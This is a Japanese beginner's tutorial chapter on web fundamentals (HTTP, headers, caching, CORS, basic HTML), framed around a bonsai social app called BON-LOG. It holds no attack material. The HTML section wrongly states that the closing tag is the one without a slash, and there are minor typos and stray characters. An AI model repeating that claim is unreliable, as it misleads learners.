

第2章: Web開発の基礎

この章では、Web開発に必要な HTML（エイチティーエムエル：Webページの構造を定義する言語）、CSS（シーエスエス：Webページの見た目を定義する言語）、JavaScript（ジャバスクリプト：Webページに動きをつけるプログラミング言語）の基本を学びます。これら3つの技術は、すべてのWebサイト・Webアプリケーション（ブラウザ上で動くアプリのこと）の土台です。

BON-LOGの開発では、React（リアクト：UIを効率的に構築するためのJavaScriptライブラリ）や Next.js（ネクストジェーエス：Reactをベースにした本格的なWebアプリ開発フレームワーク）、Tailwind CSS（テイルウィンドシーエスエス：ユーティリティファーストのCSSフレームワーク）といったモダンなツールを使いますが、それらはすべて HTML / CSS / JavaScript の上に成り立っています。基礎をしっかり理解しておくことで、後の章の学習がスムーズになります。

2.0 実習手順の進め方と手順マップ

手順に沿って進めると、**どのセクションで何を入力し、何を確認すればよいか** が分かります。形式の説明は [チュートリアルの進め方](#) を参照してください。

手順	主な対象ファイル（例）	完了時に確認すること
Webの仕組み・HTTP	—	クライアント/サーバー・リクエスト/レスポンスが説明できる
HTML	サンプル <code>.html</code>	タグで構造が書け、ブラウザで表示できる
CSS	サンプル <code>.css</code> / <code>.html</code>	スタイルが適用され、Flexbox/Gridが使える
JavaScript	サンプル <code>.js</code> またはコンソール	イベント・DOM操作・非同期の基本が分かる
開発者ツール・API基礎	—	開発者ツールでネットワーク・コンソールを確認できる

各セクションで **対象ファイル・入力するコード（サンプルコード）・実行方法・実行するとうなる・このあと変わること・確認方法**を確認しながら進めてください。

日常の例えで理解する Web 技術 Web技術を「レストラン」に例えてみましょう。

- **HTML** = メニュー表の内容（料理名、説明文、写真の配置場所）
- **CSS** = メニュー表のデザイン（色、フォント、レイアウト）
- **JavaScript** = 注文システム（ボタンを押すと注文が送られる仕組み）
- **サーバー** = 厨房（注文を受けて料理を作る場所）
- **ブラウザ** = お客さんが座るテーブル（料理が届く場所）

この章では、これらの基礎をしっかり固めていきます。

すでにこれらの知識がある方は [第3章: TypeScript入門](#) に進んでください。

この章のゴール

- Webアプリケーションがどのように動いているか理解する
- HTTP通信（ヘッダー、CORS、キャッシュ）の基本を理解する
- HTML でページの構造を作れるようになる
- CSS でページの見た目を整えられるようになる（Flexbox、Grid、レスポンシブデザイン）
- JavaScript でページに動きをつけられるようになる
- ブラウザの開発者ツールを使えるようになる
- ブラウザのデータ保存（Cookie、localStorage）を理解する
- REST API の基本概念を理解する
- Webセキュリティの基礎（XSS、CSRF、SQLインジェクション）を知る
- パフォーマンスの基本（Core Web Vitals、画像最適化）を理解する
- 非同期処理（Promise / async/await）の基本を理解する
- モジュールシステム（import/export）を理解する
- モダンJavaScript機能（分割代入、スプレッド構文、Map/Set、正規表現など）を理解する

この章の所要時間目安: 240～360分

2.1 Webアプリケーションの仕組み

このセクションで学ぶこと

- Webアプリケーションの全体像
- クライアントとサーバーの役割
- リクエストとレスポンスの流れ
- HTTP通信の基本

ブラウザとサーバーの関係

用語解説


- **ブラウザ (Browser)** : Webサイトを表示するためのソフトウェア。Google Chrome、Safari、Firefox、Microsoft Edgeなどが代表的です。あなたが今このページを見ているのもブラウザです。
- **クライアント (Client)** : サービスを「利用する側」のこと。Webでは、ブラウザ（あなたのPC/スマホ）がクライアントにあたります。「お客さん」の意味と考えると覚えやすいです。
- **サーバー (Server)** : サービスを「提供する側」のコンピュータ。Web上のデータを保管し、リクエストに応じてデータを返します。「給仕する人 (Serve する人)」が語源です。
- **URL (ユーアールエル)** : Webページの住所のこと。 `https://bon-log.com/feed` のように書きます。現実世界の「住所」に相当します。

Webアプリケーションは、大きく分けて「ブラウザ (クライアント)」と「サーバー」の2つで構成されています。あなたがスマートフォンやパソコンでWebサイトを見ているとき、裏側では以下のようなやり取りが行われています。

日常生活での例え: 郵便のやりとり Webの通信は「手紙のやりとり」に似ています。

1. あなた（クライアント）が郵便局に手紙を出す = **リクエスト**を送る
2. 届け先（サーバー）が手紙を読んで返事を書く = データを処理する
3. 返事の手紙があなたに届く = **レスポンス**が返ってくる
4. あなたが返事を読む = ブラウザが画面を表示する

ただし、郵便と違って、Webの通信は数百ミリ秒（0.1秒程度）で完了します。



具体的な流れを、BON-LOGの例で説明します。

1. あなたがブラウザで `https://bon-log.com/feed` にアクセスする
2. ブラウザがサーバーに**リクエスト**（「タイムラインのページをください」）を送る
3. サーバーがデータベースから最新の投稿データを取得する
4. サーバーがHTMLを組み立てて**レスポンス**（「このHTMLを表示してください」）として返す
5. ブラウザがHTML / CSS / JavaScript を解釈して画面を表示する

ここがポイント！ Webアプリケーションは「要求（リクエスト = Request）と応答（レスポンス = Response）」の繰り返しで動いています。この仕組みは「HTTP通信」と呼ばれ、すべてのWebサイトで共通です。

- **リクエスト (Request)** : クライアントからサーバーへの「お願い」。「このページをください」「この投稿を保存してください」など。
- **レスポンス (Response)** : サーバーからクライアントへの「返答」。「こちらがページです」「保存に成功しました」など。

HTML / CSS / JavaScript の役割

Webページは3つの技術で構成されています。それぞれの役割を「家」に例えると分かりやすいです。

技術	家に例えると	具体例
HTML	家の骨組み（構造）	壁はどこにある？ 窓はいくつ？ 部屋は何個？
CSS	内装・外装（見た目）	壁の色は何色？ 家具の配置は？ 照明の明るさは？
JavaScript	電気設備・機械（動き）	スイッチを押したら電気がつく、ドアを開けたらベルが鳴る、時計が動く

BON-LOGでの具体例:


技術	BON-LOGでの役割
HTML	「投稿カード」「ナビゲーションバー」「フォーム」などの部品を定義
CSS	和風の色合い（緑、茶、ベージュ）、3カラムレイアウト、ボタンの形
JavaScript	「いいね」ボタンの動作、投稿の送信、無限スクロール

URLの構造

ブラウザのアドレスバーに表示される URL は、Webページの「住所」です。URLの各部分にはそれぞれ意味があります。

URLの構造:

`https://bon-log.com:443/posts/123?tab=comments#section-2`



部分	説明	例
スキーム	通信方式。https は暗号化あり	<code>https://</code>
ホスト名	サーバーの名前（ドメイン名）	<code>bon-log.com</code>
ポート番号	サーバーの入口番号（通常省略）	<code>:443</code> （HTTPSのデフォルト）
パス	サーバー内のページの場所	<code>/posts/123</code>
クエリ文字列	追加の条件やパラメータ	<code>?tab=comments&page=2</code>
フラグメント	ページ内の特定の位置	<code>#section-2</code>

BON-LOGのURL例

```

https://bon-log.com/feed           → タイムライン
https://bon-log.com/posts/cm1abc    → 特定の投稿
https://bon-log.com/users/bonsai-taro → ユーザープロフィール
https://bon-log.com/search?q=黒松&genre=shouhaku → 検索結果
https://bon-log.com/shops?lat=35.6&lng=139.7 → 盆栽園マップ

```

ここがポイント！パスとクエリの使い分け

- **パス**（`/posts/123`）：リソース（データ）を一意に特定する
- **クエリ**（`?page=2&sort=likes`）：フィルタやソートなどの条件を指定する

REST API のURL設計でもこの使い分けが重要です（セクション 2.12 で詳しく学びます）。

HTTP通信の基本

用語解説

- **HTTP（エイチティーティーピー：HyperText Transfer Protocol）**：ブラウザとサーバーの間でデータをやりとりするための「通信ルール（プロトコル）」です。「どういう形式でデータを送り合うか」という約束事です。
- **HTTPS**：HTTPにセキュリティ（暗号化）を加えたもの。URLが `https://` で始まるサイトは通信内容が暗号化されており、第三者に盗み見されにくくなっています。現在のWebサイトはほぼすべてHTTPSを使用しています。
- **プロトコル（Protocol）**：通信の「お約束」「ルール」のこと。人間社会の「マナー」や「儀礼」に相当します。

日常生活での例え：レストランの注文 HTTP通信はレストランでの注文に似ています。

- **リクエスト** = お客さん（ブラウザ）がウェイターに「カレーをください」と注文すること
- **レスポンス** = ウェイター（サーバー）が「こちらがカレーです」と料理を持ってくる
- **HTTPメソッド** = 注文の種類（「新しい料理をください」「注文を変更してください」「キャンセルしてください」）
- **ステータスコード** = ウェイターの返答（「承りました(200)」「その料理はございません(404)」「厨房でトラブルがありました(500)」）

ブラウザとサーバー間の通信には、**HTTPメソッド**（リクエストの種類を表す識別子）と**ステータスコード**（レスポンスの結果を表す3桁の数字）という決まりがあります。

なぜHTTPを理解することが重要か？ Web開発では、ブラウザとサーバーの間のやりとりを正しく理解していないと、「なぜデータが取得できないのか」「なぜエラーが出るのか」が分かりません。例えば、APIからデータを取得する処理を書くとき、HTTPメソッドやステータスコードの知識がないとデバッグ（バグの原因を見つけて修正すること）ができません。BON-LOGの開発では、投稿の取得、作成、更新、削除のすべてでHTTP通信が使われます。

HTTPメソッド（リクエストの種類）

用語解説: API（エーピーアイ：Application Programming Interface） APIとは「ソフトウェア同士がやりとりするための窓口」です。レストランで例えると、APIは「注文カウンター」にあたります。お客さん（ブラウザ）は直接厨房（データベース）に入れません、注文カウンター（API）を通じて料理（データ）を受け取れます。

BON-LOGでは `/api/posts`（投稿の取得・作成）、`/api/users`（ユーザー情報の取得）などのAPIを用意します。

REST API（レストエーピーアイ：REpresentational State Transfer） は、HTTPメソッドを使ってデータの操作（取得・作成・更新・削除）を行うAPIの設計スタイルです。BON-LOGのAPIはこの REST の考え方をベースにしています。

メソッド	意味	BON-LOGでの例
GET	データを取得する	タイムラインの投稿一覧を取得
POST	データを送信する	新しい投稿を作成する
PUT / PATCH	データを更新する	プロフィールを編集する
DELETE	データを削除する	投稿を削除する

日常生活での例え: CRUD操作 HTTPメソッドは、データに対する4つの基本操作（CRUD = クラッド）に対応しています。

- **Create**（作成）= POST ← 新しいノートを書く
- **Read**（読み取り）= GET ← ノートを読む
- **Update**（更新）= PUT/PATCH ← ノートを書き直す
- **Delete**（削除）= DELETE ← ノートを捨てる

ステータスコード（レスポンスの結果）

コード	意味	説明
200	OK	リクエスト成功
201	Created	データの作成に成功
301	Moved Permanently	ページが移動した（リダイレクト）
400	Bad Request	リクエストの内容が不正
401	Unauthorized	認証が必要（ログインしていない）
403	Forbidden	アクセス権限がない
404	Not Found	ページが見つからない
500	Internal Server Error	サーバー内部エラー

コラム: 404エラーを見たことはありませんか？ 存在しないURLにアクセスしたときに「404 Not Found」と表示されるのを見たことがあるかもしれません。これは、サーバーが「リクエストされたページは存在しません」と伝えているのです。BON-LOGでも、存在しない投稿IDにアクセスしたときに404ページを表示する機能を実装します。

HTTPヘッダー（通信に付ける追加情報）

HTTP通信では、リクエストやレスポンスに**ヘッダー（Header）**と呼ばれる追加情報を付けることができます。ヘッダーは「手紙に添える付箋メモ」のようなもので、本文（データ）とは別に、通信に関する情報を伝える役割を持ちます。

日常生活での例え: 宅配便の伝票 ヘッダーは「宅配便の伝票」に書かれている情報に似ています。

- **送り主の名前と住所** = リクエストヘッダー（誰が、どこから送っているか）
- **届け先の名前と住所** = ホストヘッダー（どのサーバーに届けるか）
- **中身の種類（割れ物注意、冷蔵品など）** = Content-Type ヘッダー（データの形式は何か）
- **配達日時の指定** = Cache-Control ヘッダー（いつまでキャッシュしてよいか）

伝票の情報があるから、配達員は荷物を正しく届けられるのです。

構成部分	内容	説明
リクエスト行	GET /api/posts HTTP/1.1	何をしたいか
ヘッダー	Host: bon-log.com	どのサーバー宛か
	Content-Type: application/json	データの形式
	Authorization: Bearer eyJhbGci ...	認証情報（ログイントークン）
	Cookie: session=abc123	ブラウザの識別情報
	Accept: application/json	欲しいデータの形式
	Cache-Control: no-cache	キャッシュの指定
空行		ヘッダーとボディの区切り
ボディ	{"content": "黒松の手入れ", "genreIds": ["1"]}	本文データ（GETの場合は通常なし）

主要なHTTPヘッダー

リクエストヘッダー（ブラウザ → サーバーに送る情報）

ヘッダー名	意味	例
Host	リクエスト先のサーバー	Host: bon-log.com
Content-Type	送信するデータの形式	Content-Type: application/json
Authorization	認証情報（ログイン状態の証明）	Authorization: Bearer eyJhbGci ...
Cookie	ブラウザに保存されたクッキー情報	Cookie: session=abc123
Accept	受け取りたいデータの形式	Accept: application/json
User-Agent	ブラウザの種類やバージョン	User-Agent: Mozilla/5.0 ...

レスポンスヘッダー（サーバー → ブラウザに返す情報）

ヘッダー名	意味	例
<code>Content-Type</code>	返すデータの形式	<code>Content-Type: application/json</code>
<code>Set-Cookie</code>	ブラウザにクッキーを保存させる	<code>Set-Cookie: session=abc123;</code> <code>HttpOnly</code>
<code>Cache-Control</code>	キャッシュの有効期限	<code>Cache-Control: max-age=3600</code>
<code>Location</code>	リダイレクト先のURL	<code>Location: /login</code>
<code>Access-Control-Allow-Origin</code>	CORS（後述）の許可設定	<code>Access-Control-Allow-Origin: *</code>

ここがポイント！ Content-Type は最も重要なヘッダー `Content-Type` は「このデータの形式は何か」を伝えるヘッダーです。BON-LOGのAPI通信では、ほとんどの場合 `application/json`（JSON形式）を使います。

```
// BON-LOG の API Route Handler での例
// app/api/posts/route.ts
export async function POST(request) {
  // リクエストのContent-Typeがapplication/jsonなので
  // request.json()でJSONデータを取得できる
  const body = await request.json()

  // レスポンスもJSON形式で返す
  return new Response(JSON.stringify({ success: true }), {
    headers: { 'Content-Type': 'application/json' },
  })
}
```

Cache-Control（キャッシュ制御）

キャッシュとは「一度取得したデータを保存しておいて、次回は保存したものを使う」仕組みです。Webサイトの表示速度を大幅に改善できますが、古いデータが表示される問題もあります。

日常生活での例え: 冷蔵庫の作り置き キャッシュは「冷蔵庫の作り置き」に似ています。

- 毎回料理を作る代わりに、作り置きがあればそれを食べる = キャッシュがあればそれを使う
- 消費期限が切れたら捨てて新しく作る = `max-age` の期限が切れたらサーバーに再取得
- 「作り置き禁止！毎回作りたて」 = `no-store` (キャッシュしない)
- 「作り置きはあるけど、食べる前に確認して」 = `no-cache` (毎回サーバーに確認)

Cache-Control の主な値:

- `no-store` → キャッシュしない (毎回サーバーから取得)
例: ログイン状態に依存するデータ
BON-LOG: 認証が必要なAPIレスポンス
- `no-cache` → キャッシュはするが、使う前に毎回サーバーに確認
例: 最新データが必要だが、変更がなければキャッシュを使う
BON-LOG: タイムラインの投稿データ
- `max-age=3600` → 3600秒 (1時間) キャッシュを有効にする
例: あまり変わらないデータ
BON-LOG: ジャンル一覧、盆栽園マスタデータ
- `public` → 誰でもキャッシュしてよい (CDNでもキャッシュ可能)
- `private` → ブラウザのみキャッシュ可能 (個人データ向け)

CORS (Cross-Origin Resource Sharing) -- 異なるサイト間の通信ルール

用語解説


- **オリジン (Origin)** : URLの「スキーム (http/https)」 + 「ホスト名」 + 「ポート番号」 の組み合わせ。例えば `https://bon-log.com:443` がひとつのオリジンです。
- **同一オリジン (Same Origin)** : スキーム、ホスト名、ポート番号がすべて同じこと。
- **クロスオリジン (Cross Origin)** : スキーム、ホスト名、ポート番号のいずれかが異なること。

CORS (コルス : Cross-Origin Resource Sharing) は、あるオリジン (例: `https://bon-log.com`) のWebページから、異なるオリジン (例: `https://api.bon-log.com`) にリクエストを送る際のセキュリティルールです。

日常生活での例え: マンションのセキュリティ CORSはマンションのセキュリティシステムに似ています。

- 同一マンションの住人 (同一オリジン) : 自由に行き来できる
- 別のマンションの人 (クロスオリジン) : インターホンで許可をもらわないと入れない
- 許可リスト (`Access-Control-Allow-Origin`) : 「このマンションの人は入ってOK」というリスト

ブラウザはセキュリティ上、異なるオリジンへの通信をデフォルトで制限しています。サーバー側が「このオリジンからのアクセスは許可する」と明示的に設定する必要があります。



同一オリジン内の通信は制限なし:

リクエスト	結果	理由
<code>fetch('/api/posts')</code>	OK	同じオリジン
<code>fetch('/api/users')</code>	OK	同じオリジン

ここがポイント！ BON-LOGでのCORS BON-LOGでは、Next.jsのAPIルート（`/api/*`）を使うため、フロントエンドとバックエンドが**同じオリジン**で動作します。そのため、通常のCORS問題は発生しません。

しかし、Cloudflare R2（画像ストレージ）やUpstash Redis（キャッシュ）など 外部サービスと通信する場合は、それらのサービス側でCORS設定が必要になります。

開発中に `CORS error` というエラーメッセージを見たら、サーバー側の `Access-Control-Allow-Origin` ヘッダーの設定を確認しましょう。

HTTP/2 と HTTP/3 -- 通信の高速化

現在のWebでは、元のHTTP（HTTP/1.1）に加えて、より高速な HTTP/2 と HTTP/3 が使われています。これらの違いを簡単に理解しておきましょう。

日常生活での例え: 道路の進化

- **HTTP/1.1** = 一車線の道路。車（リクエスト）は1台ずつ順番に通る。渋滞しやすい。
- **HTTP/2** = 多車線の高速道路。複数の車が同時に走れる。ヘッダーも圧縮されて軽量。
- **HTTP/3** = 空を飛ぶドローン配送。地上の渋滞に影響されない（UDP + QUICプロトコル）。

HTTP/1.1（従来）：

ブラウザ → リクエスト1 → 完了 → リクエスト2 → 完了 → リクエスト3 → 完了
（1つずつ順番に送信 = 遅い）

HTTP/2（現在の主流）：

ブラウザ → リクエスト1 →
→ リクエスト2 → 同時に送信 = 速い！
→ リクエスト3 →
（多重化：1つのTCP接続で複数のリクエストを同時送信）

HTTP/3（最新）：

ブラウザ → QUIC接続（UDP）→ さらに高速・安定
（パケットロスに強い、接続確立が速い）

特徴	HTTP/1.1	HTTP/2	HTTP/3
同時リクエスト	1接続1リクエスト	多重化（複数同時）	多重化（さらに改善）
ヘッダー	テキスト	圧縮（HPACK）	圧縮（QPACK）
暗号化	任意	事実上必須	必須
プロトコル	TCP	TCP	QUIC（UDP）
接続速度	遅い	普通	速い

ここがポイント！ 開発者が意識すべきこと HTTP/2 や HTTP/3 は、サーバーとブラウザが自動的に対応するため、開発者が特別なコードを書く必要はありません。BON-LOGのデプロイ先であるVercelはHTTP/2 と HTTP/3 の両方に対応しています。

ただし、HTTP/2 の多重化のおかげで、「たくさんの小さなファイルを効率よく配信できる」ことは知っておきましょう。これは、画像の最適化やCSSの分割戦略に影響します。

BON-LOGのAPI通信の実例

実際のBON-LOGで行われるHTTP通信の例を見てみましょう。

■ タイムラインの取得 (GET リクエスト)

リクエスト:

```
GET /api/posts?page=1&limit=20 HTTP/2
Host: bon-log.com
Accept: application/json
Cookie: next-auth.session-token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLT...
```

(← ログイン状態をCookieで送信)

レスポンス:

```
HTTP/2 200 OK
Content-Type: application/json
Cache-Control: no-cache
```

(← 最新の投稿を取得するためキャッシュは確認が必要)

```
{
  "posts": [
    {
      "id": "cm1abc ... ",
      "content": "黒松の芽摘みを行いました",
      "user": { "id": "user1", "nickname": "盆栽太郎" },
      "likes": 15,
      "createdAt": "2025-04-15T09:30:00.000Z"
    },
    ...
  ],
  "nextCursor": "cm1xyz ... "
}
```

■ 新しい投稿の作成 (POST リクエスト)

リクエスト:

```
POST /api/posts HTTP/2
Host: bon-log.com
Content-Type: application/json      (← JSON形式のデータを送信)
Cookie: next-auth.session-token=eyJ... (← ログイン状態の証明)
```

```
{
  "content": "五葉松の植え替えが完了しました！",
  "genreIds": ["shouhaku"]
}
```

レスポンス (成功時):

```
HTTP/2 201 Created      (← 201 = 新しいデータが作成された)
Content-Type: application/json
```

```
{
  "id": "cm1new ... ",
  "content": "五葉松の植え替えが完了しました！",
  "createdAt": "2025-04-15T10:00:00.000Z"
}
```

レスポンス (エラー時 - 未ログイン):

```
HTTP/2 401 Unauthorized (← 401 = 認証が必要)
Content-Type: application/json
```

```
{
  "error": "認証が必要です"
}
```

BON-LOGでの使用箇所

このセクションで学んだHTTP通信の知識は、BON-LOGの以下のファイルで実際に使われています。

概念	ファイルパス	具体的な使われ方
HTTPメソッド (GET/POST)	<code>app/api/auth/[... nextauth]/route.ts</code>	NextAuth.jsのRoute Handlerが GET/POSTを受け付ける
ステータスコード (401, 403)	<code>proxy.ts</code> 59行目, 148行目 (Next.js 16 で middleware.ts から名称変更)	未認証時に401、不正オリジンに403 を返す
HTTPヘッダー (セキュリティ)	<code>proxy.ts</code> 189～262行目	<code>addSecurityHeaders()</code> でX-XSS- Protection, X-Content-Type-Options, CSP等を設定
Origin検証	<code>proxy.ts</code> 132～180行目	<code>validateOriginHeader()</code> で POSTリクエストのOriginヘッダーを 検証しCSRF対策
Cookie認証	<code>proxy.ts</code> 307行目	<code>req.auth</code> でNextAuth.jsのCookie 認証状態を確認
CORS設定	<code>proxy.ts</code> 114～124行目	<code>getAllowedOrigins()</code> で許可オリ ジンリストを管理
HSTS (HTTPS強 制)	<code>proxy.ts</code> 254～259行目	本番環境でStrict-Transport-Security ヘッダーを設定
Cache-Control	<code>app/feed.xml/route.ts</code>	RSSフィードのキャッシュ制御

実装しない場合の影響

対策	実装しない場合に起こること
セキュリティヘッダー	XSS攻撃、クリックジャッキング、MIMEスニффイング攻撃に対して脆弱になる
Origin検証	外部サイトからの不正なPOSTリクエスト (CSRF攻撃) を許してしまう
認証チェック	未ログインユーザーが保護ページ (/feed, /settings等) にアクセスできてしまう
CORS設定	意図しない外部サイトからAPIにアクセスされる可能性がある
HSTS	HTTP (暗号化なし) での通信が可能になり、中間者攻撃のリスクが高まる

期待される動作

- proxy.ts のセキュリティヘッダー出力例:

レスポンスヘッダー:

```
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: camera=(), microphone=(), geolocation=(self), interest-cohort=()
Cross-Origin-Opener-Policy: same-origin
Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-xxxxxx' ...
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
(本番環境のみ)
```

理解度チェック

- ☐ Webアプリケーションにおける「クライアント」と「サーバー」の違いを説明できますか？
- ☐ リクエストとレスポンスの流れを説明できますか？
- ☐ HTML、CSS、JavaScript それぞれの役割を一言で言えますか？
- ☐ ステータスコード 200、404、500 の意味を言えますか？
- ☐ HTTPヘッダーの **Content-Type** の役割を説明できますか？
- ☐ CORS とは何か、なぜ存在するのか一言で説明できますか？
- ☐ HTTP/1.1 と HTTP/2 の主な違いを1つ挙げられますか？

2.2 HTML -- 構造を作る

このセクションで学ぶこと

- HTMLの基本構造
- よく使うHTMLタグとその使い分け
- セマンティックHTMLの重要性
- フォーム要素の使い方
- 属性 (attribute) の概念

HTMLとは？

HTML（HyperText Markup Language：ハイパーテキスト・マークアップ・ランゲージ）は、Webページの**構造**を定義する言語です。「何を表示するか」「どんな部品で構成されるか」を指定します。

用語の分解

- **HyperText（ハイパーテキスト）**：リンクで他のページにジャンプできるテキストのこと。普通の文章（テキスト）を超える（ハイパー）という意味。
- **Markup（マークアップ）**：テキストに「印（マーク）をつける」こと。「ここは見出し」「ここは段落」のように役割を示すこと。
- **Language（ランゲージ）**：言語。コンピュータに指示を伝えるためのルール体系。

つまりHTMLとは「リンク機能を持つテキストに、役割の印をつけるための言語」です。

なぜHTMLが重要か？ HTMLはすべてのWebページの土台です。どんなに美しいWebサイトも、どんなに高機能なWebアプリも、最終的にはHTMLとしてブラウザに表示されます。ReactやNext.jsを使う場合でも、それらが最終的に生成するのはHTMLです。HTMLの構造を理解していれば、「なぜこのレイアウトになるのか」「なぜこの要素が表示されないのか」を正しく理解できます。

日常生活での例え: 新聞の紙面 HTMLは新聞の紙面作りに似ています。新聞には「大見出し」「小見出し」「本文」「写真」「キャプション」といった要素があり、それぞれに役割があります。HTMLも同じように、「見出し（h1～h6）」「段落（p）」「画像（img）」「リンク（a）」などの要素を組み合わせでページを構成します。

HTMLは「タグ」と呼ばれる記号でテキストを囲んで、その部分の意味を指定します。

```
<!-- タグの基本形 -->
<タグ名>内容</タグ名>

<!-- 例 -->
<h1>これは見出しです</h1>
<p>これは段落です</p>
```

`<h1>` は**開始タグ**、`</h1>` は**終了タグ**（スラッシュ `/` がついていない）と呼びます。開始タグと終了タグで挟まれた部分が、そのタグの「内容」です。

注意！ HTMLの「タグ」は、現実世界の「荷物のタグ（ラベル）」と同じ意味です。テキストに「これは見出しですよ」「これは段落ですよ」というラベルを付けていく作業がHTMLを書くということです。

基本構造

すべてのHTMLファイルは、以下の基本構造を持っています。

```
<!-- このファイルがHTML5であることを宣言（おまじないだと思ってOK） -->
<!DOCTYPE html>

<!-- HTML文書の始まり。lang="ja"は「日本語のページ」という意味 -->
<html lang="ja">

  <!-- ページの設定情報（ブラウザに表示されない部分） -->
  <head>
    <!-- 文字コードの指定（日本語を正しく表示するために必要） -->
    <meta charset="UTF-8">

    <!-- レスポンシブ対応（スマートフォンで正しく表示するために必要） -->
    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <!-- ブラウザのタブに表示されるタイトル -->
    <title>BON-LOG</title>
  </head>

  <!-- ページの表示内容（実際にブラウザに表示される部分） -->
  <body>
    <!-- ここにページの内容を書く -->
    <h1>盆栽愛好家のためのSNS</h1>
    <p>BON-LOGへようこそ！</p>
  </body>

</html>
```

HTML文書の構造図：

```
<html>
├─ <head> (設定情報 = ブラウザに表示されない)
│   ├── <meta charset="UTF-8">
│   ├── <meta name="viewport" ... >
│   └─ <title>BON-LOG</title>
└─ <body> (表示内容 = ブラウザに表示される)
    ├── <h1>盆栽愛好家のためのSNS</h1>
    └─ <p>BON-LOGへようこそ！</p>
```

よく使うタグの詳細

見出しタグ (h1～h6)

見出しのレベルを表します。h1が最も大きく、h6が最も小さい見出しです。

```
<!-- h1 はページに1つだけ使う (最も重要な見出し) -->
<h1>BON-LOG - 盆栽愛好家のためのSNS</h1>

<!-- h2 はセクションの見出し -->
<h2>最新の投稿</h2>

<!-- h3 はサブセクションの見出し -->
<h3>黒松の手入れ方法</h3>

<!-- h4～h6 はさらに細かい見出し -->
<h4>水やりのタイミング</h4>
<h5>夏場の注意点</h5>
<h6>補足情報</h6>
```

注意！ 見出しのレベルは飛ばさないようにしましょう。h1 → h3 (h2を飛ばす) のように使うと、ページの構造が不明確になり、スクリーンリーダー（視覚障害者が使うツール）が正しく読み上げられなくなります。

テキスト関連のタグ

```

<!-- 段落（paragraph の略） -->
<!-- ブロック要素：自動的に前後に余白が入る -->
<p>盆栽は日本の伝統文化です。小さな鉢の中に大自然の風景を表現します。</p>

<!-- 改行（内容を持たないタグなので終了タグ不要） -->
<p>1行目<br>2行目</p>

<!-- 強調（太字） -->
<strong>重要なお知らせ</strong>

<!-- 強調（イタリック / 斜体） -->
<em>特別なイベント</em>

<!-- インラインテキスト（前後に余白が入らない） -->
<span>インラインテキスト</span>

<!-- 取り消し線 -->
<del>古い情報</del>

```

ここがポイント！ ブロック要素とインライン要素 HTMLの要素には「ブロック要素」と「インライン要素」の2種類があります。

種類	特徴	例
ブロック要素	横幅いっぱいを占める（縦に並ぶ）	<code><p>これは段落です</p></code>
ブロック要素	横幅いっぱいを占める（縦に並ぶ）	<code><div>これはdivです</div></code>
インライン要素	内容の幅だけ占める（横に並ぶ）	<code>テキスト</code> <code>太字</code> <code><a>リンク</code>

- `<p>`, `<div>`, `<h1>` ～ `<h6>` はブロック要素（縦に並ぶ）
- `<span>`, `<a>`, `<strong>`, `<em>` はインライン要素（横に並ぶ）

リンクタグ（a）

他のページへのリンクを作ります。 `href` 属性にリンク先のURLを指定します。

```

<!-- 内部リンク（同じサイト内のページ） -->
<a href="/login">ログインページへ</a>
<a href="/posts/123">投稿の詳細を見る</a>

